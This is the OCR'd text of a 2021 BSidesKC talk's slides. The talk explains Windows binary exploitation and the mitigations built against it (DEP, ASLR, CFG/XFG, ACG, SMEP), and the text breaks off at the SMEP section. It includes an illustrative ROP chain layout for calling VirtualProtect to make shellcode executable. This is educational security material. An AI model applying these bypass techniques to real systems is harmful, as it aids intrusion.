Many thanks to our BSidesKC 2021 sponsors!!!

Gold

Cerner

sumo logic

wirex

Silver

red canary

DEPTH SECURITY

SECURE CODE WARRIOR

BLACK HILLS Information Security 2008

FORTINET

Bronze

10D

SANS

KUDELSKI SECURITY

burst iQ

SECURITY PS

Liberty Connect

A la Carte, Workshops, Villages, & Gifts

modis

RAVENii CYBER SECURITY

no starch press

Big Brothers Big Sisters KANSAS CITY

CISCO

SANS

10D

TreeTop Security Stand Above.

MCC METROPOLITAN COMMUNITY COLLEGE

EXPLOIT DEVELOPMENT IS DEAD, LONG LIVE EXPLOIT DEVELOPMENT!

BSIDESKC 2021

CONNOR MCGARR

BIO

- Connor McGarr – @33y0re
  - Red Team Consultant @ CrowdStrike
- Pentester, Vulnerability Researcher, Code Slinger
- I <3 to write
  - https[:]//connormcgarr.github[.]io
- Interests Outside Of Infosec
  - History
  - Spending time with family

AGENDA:


- Exploit Development – TL;DR
- Exploit Mitigations
- CVE-2021-21551 – A Case Study In Enabling Exploit Mitigations
- Practicality/The Future of Binary Exploitation

Exploit Development TL;DR

A Quick Rundown on Binary Exploitation – Windows Edition

Exploit Development TL;DR

- Exploit Development
  - Memory corruption vulnerabilities
    - Taking advantage of a flaw in compiled code
  - Often "point-and-shoot"
  - Found in user mode and kernel mode
  - Delivered through a variety of "vulnerability classes"



Exploit development TL;DR


- Used for initial access and/or privilege escalation
  - EternalBlue (MS17-010), SMBGhost (CVE-2020-0796) are two examples of exploits which were remotely exploitable in the Windows kernel
- Exploit development is not as trivial as it once was
  - Early days == not much security in the SDLC

Exploit Development TL;DR

- Common Vulnerability Classes
  - Buffer Overflow
    - Ability to overwrite adjacent memory outside of the bounds of a memory allocation
  - Use-after-free
    - Ability to "prematurely" free a chunk from the heap or pool and control the freed chunk with user-supplied data
  - Out-of-bounds read/Memory Disclosure
    - Ability to disclose the contents of adjacent memory to read sensitive information
  - Write-what-where (Arbitrary Write)
    - Generic name for the ability to write memory to an arbitrary location of an adversary's choice
    - Often the result of another vulnerability, but doesn't necessarily have to be

EXPLOIT DEVELOPMENT TL;DR

- "TRADITIONAL" STACK OVERFLOW
  - `MEMCPY(STACK, USER_BUFFER, USER_DEFINED_SIZE);`



EXPLOIT DEVELOPMENT TL;DR

- "TRADITIONAL" STACK OVERFLOW
  - `MEMCPY(STACK, USER_BUFFER, USER_DEFINED_SIZE);`
  - EXECUTE CODE FROM THE STACK

Exploit development TL;DR

- Exploit chains look today? Much more complex!
  - browser exploit
    - Initial access
  - kernel exploit
    - Escalate privileges
  - Most exploit chains today involve ~4 vulnerabilities combined
    - Why do we need so many vulnerabilities today?

Exploit Mitigations


Exploit Mitigations And Their Origins

Exploit Mitigations

- Exploit Mitigations
  - Solution to thwarting exploits? Make life harder/impossible for attackers!
  - Operating systems started implementing mitigations to block certain vulnerability classes/exploit techniques

Exploit Mitigations

- Data Execution Prevention (DEP)
  - Stack overflows rely on the ability to transfer code execution to a controlled location on the stack (a type of "data" segment of memory)
    - Before exploit mitigations, the stack was executable even if it does not need to be!
  - DEP places boundaries between "code" segments and "data" segments of memory
    - Prevents execution of code in non-executable portions of memory
  - STATUS_ACCESS_VIOLATION



Exploit Mitigations

- Data Execution Prevention (DEP)
  - Kernel-mode support
    - default Windows pool chunk allocations were executable
    - Chunks are no longer executable by default – enforced through a page table entry (PTE) bit

Exploit Mitigations

- Bypassing DEP?
  - DEP created the era of code-reuse attacks, such as return-oriented programming (ROP)
    - With the stack now being strictly a data segment of memory, attackers need some way to execute code from the stack – this now involves using ROP to mark data pages as executable (RWX)
  - Code-reuse attacks involve leveraging a primitive to execute code (usually on the stack) to reuse existing code within an application to craft function calls to Windows API functions
    - VirtualProtect and WriteProcessMemory are two common techniques

EXPLOIT MITIGATIONS

- ROP CHAIN TO MARK THE STACK AS RWX TO EXECUTE SHELLCODE
  - VIRTUALPROTECT
    - __FASTCALL

```
C++

BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

Stack Addresses	
0x0000004d8c081100	pop rcx; ret (0x7ff112233440: app.dll)
0x0000004d8c081108	lpAddress (SHELLCODE)
0x0000004d8c081110	pop rdx; ret (0x7ff112233448: app.dll)
0x0000004d8c081118	dwSize (sizeof(SHELLCODE))
0x0000004d8c081120	pop r8; ret (0x7ff112233448: app.dll)
0x0000004d8c081128	flnewProtect (PAGE_EXECUTE_READWRITE)
0x0000004d8c081130	pop r9; ret (0x7ff112233448: app.dll)
0x0000004d8c081138	lpflOldProtect (Any writable pointer)
0x0000004d8c081140	ret (0x7ff112233448: app.dll)
0x0000004d8c081148	KERNELBASE!VirtualProtect

Exploit Mitigations

- Bypassing DEP with ROP insinuates an adversary has a reliable way to collect a list of useful pointers (ROP gadgets)
  - ROP gadgets reside within the .text section, in memory
- What if we randomized memory addresses, to make the process of reliably obtaining the location of ROP gadgets harder/impossible?

EXPLOIT MITIGATIONS

- Address Space Layout Randomization (ASLR)
  - Windows randomizes the base addresses of images, structures, and other items on a per-boot basis

```
Command
0:002> lm m kernel32
Browse full module list
start             end                 module name
00007ff9`fefc0000 00007ff9`ff07d000   KERNEL32   (pdb symbols)
```

```
Command
0:009> lm m kernel32
Browse full module list
start             end                 module name
00007ffe`21fd0000 00007ffe`2208d000   KERNEL32   (pdb symbols)
```

  - Supported in kernel mode and user mode

Exploit Mitigations

- In order to bypass DEP, with ASLR in play, an adversary now needs to have a primitive to re-use existing code and a primitive to leak useful memory addresses, like ROP gadgets
  - Also known as a "write/read or read/write primitive"
- With DEP and ASLR enabled, an adversary now needs **TWO** vulnerabilities to read/write memory
  - This will be a re-occurring theme ☺

Exploit mitigations

- Depending on the vulnerability class at hand, there are several different ways to achieve code execution
  - One of the most common ways is by overwriting a function pointer

EXPLOIT MITIGATIONS


- TEST APPLICATION WRITTEN THAT INVOKES A FUNCTION VIA A FUNCTION POINTER
  - WHAT IF WE COULD OVERWRITE WHAT CFITEST!FUNCTIONPOINTER POINTS TO?

```c
// Exploit Development is Dead, Long Live Exploit Development
// BSidesKC 2021
// Author: Connor McGarr (@33y0re)

#include <stdio.h>
#include <Windows.h>

// Prototype the function pointer
typedef void (*cfitestfuncPointer)(void);

// Function to be executed via function pointer
void cfitestFunc(void)
{
    printf("[+] Hello BSidesKC 2021!\n");
}

// Create pointer to cfitestFunc
cfitestfuncPointer functionPointer = &cfitestFunc;

void main(void)
{
    // Call the function pointer
    (*functionPointer)();
}
```

```
Command
0:000> u CFITest!main
CFITest!main [C:\Users\ANON\Desktop\CFITest\CFITest.c @ 21]:
00007ff6`c4d11100 4883ec28        sub     rsp,28h
00007ff6`c4d11104 ff152e1f0000    call    qword ptr [CFITest!functionPointer (00007ff6`c4d13038)]
00007ff6`c4d1110a 33c0            xor     eax,eax
00007ff6`c4d1110c 4883c428        add     rsp,28h
00007ff6`c4d11110 c3              ret
00007ff6`c4d11111 cc              int     3
00007ff6`c4d11112 cc              int     3
00007ff6`c4d11113 cc              int     3
0:000> dqs CFITest!functionPointer L1
00007ff6`c4d13038  00007ff6`c4d110e0 CFITest!cfitestFunc [C:\Users\ANON\Desktop\CFITest\CFITest.c @ 13]
```

Exploit Mitigations

- Control Flow Guard and eXtended Flow Guard (CFG and XFG)
  - Microsoft's implementation of control-flow integrity (CFI)
  - Inspects indirect function calls to validate the in-scope function is not overwritten with a nefarious address (e.g., a newly allocation region of memory containing shellcode)




Exploit Mitigations

- How does CFG manifest itself?
  - CFG creates a bitmap at compile time of functions used in control-flow transfer within the application, known as "valid targets"
  - When an indirect function calls occurs, CFG dispatch functions are called which index the bitmap to confirm if the in-scope function is a valid target
- The issue?
  - Windows applications import KERNEL32 and NTDLL
    - These functions all are "valid targets", allowing an adversary to call any exported function (although arguments need to be controlled somehow) by overwriting a function pointer with any other "valid target"
    - Addressing this? XFG!

EXPLOIT MITIGATIONS

- XFG IS "FINE-GRAINED" CONTROL-FLOW INTEGRITY
  - XFG GENERATES A 55-BIT HASH AT COMPILE TIME THAT "REPRESENTS" A TARGET FUNCTION'S PROTOTYPE
  - EACH INDIRECT FUNCTION NOW CONTAINS AN XFG HASH 0X8 BYTES ABOVE ITS START ADDRESS AND IS USED AS AN EXTRA CHECK
    - A MALICIOUS FUNCTION POINTER MUST BE PROTOTYPED IDENTICALLY TO THE EXPECTED FUNCTION – RESULTING IN FEW POSSIBLE CALL TARGETS



Exploit Mitigations

- In addition to control-flow integrity, DEP, and ASLR – Microsoft has introduced several additional mitigations
  - Among the most powerful of these modern mitigations, is arbitrary code guard (ACG)

Exploit Mitigations

- ACG
  - Tailored towards browsers
  - Microsoft's instrumentation of Write XOR Execute (W^X)
    - Memory is immutable
      - Code pages cannot become writable
      - Data pages cannot become code pages
    - Bypassing DEP with ROP to execute native code relies on turning a data region of memory, such as the stack, into an executable region of memory or by leveraging a call to WriteProcessMemory to write code to an existing code page
    - ACG makes this no longer possible

EXPLOIT MITIGATIONS

- ACG instrumented in the kernel via MiArbitraryCodeBlocked
  - Checks EPROCESS.MitigationFlags to see if DisableDynamicCode is set
    - Additionally checks to see the status of ETHREAD.CrossThreadFlags.DisableDynamicCodeOptOut (which allows a thread to opt out of ACG)

```
__int64 __fastcall MiArbitraryCodeBlocked(_EPROCESS *a1)
{
  _ETHREAD *CurrentThread; // rcx
  unsigned int MitigationFlags; // edx

  CurrentThread = PsGetCurrentThread();
  MitigationFlags = a1->MitigationFlags;
  if ( (MitigationFlags & 0x100) == 0 || _bittest(CurrentThread->CrossThreadFlags, 0x12u) )
  {
    if ( (MitigationFlags & 0x800) != 0 && !_bittest(CurrentThread->CrossThreadFlags, 0x12u) )
      EtwTimLogProhibitDynamicCode(1i64, a1);
    EtwTraceMemoryAcg(0i64);
    return 0i64;
  }
  else
  {
    EtwTraceMemoryAcg(0x80000000i64);
    EtwTimLogProhibitDynamicCode(2i64, a1);
    return 0xC0000604i64;                       // STATUS_DYNAMIC_CODE_BLOCKED
  }
}
```

EXPLOIT MITIGATIONS


- ISSUE WITH BROWSERS AND ACG?
  - JIT (JUST-IN-TIME COMPILATION) ENGINES MAP DYNAMICALLY CREATED RWX MEMORY INTO RENDERER PROCESSES
    - ACG MITIGATES RWX MEMORY
    - EDGE IS NOW CHROMIUM-BASED

There are benefits beyond just attack surface reduction. Due to how the V8 JIT works, several impactful mitigation technologies cannot be brought to bear in the renderer process. For example, Controlflow-Enforcement Technology (CET), a new hardware-based exploit mitigation from Intel, was disabled. Similarly, Arbitrary Code Guard (ACG) was not enabled due to the use of RWX memory pages in the process. This is unfortunate because the renderer process handles untrusted content and should be locked down as much as possible. By disabling JIT, we can enable both mitigations and make exploitation of security bugs in any renderer process component more difficult. Microsoft's Matt Miller laid out this strategy in early 2017.

Source: https://microsoftedge.github.io/edgevr/posts/Super-Duper-Secure-Mode/


EXPLOIT MITIGATIONS

- SUPERVISOR MODE EXECUTION PREVENTION (SMEP)
  - KERNEL-SPECIFIC EXPLOIT MITIGATION
    - TYPICAL LOCAL KERNEL MODE EXPLOITATION



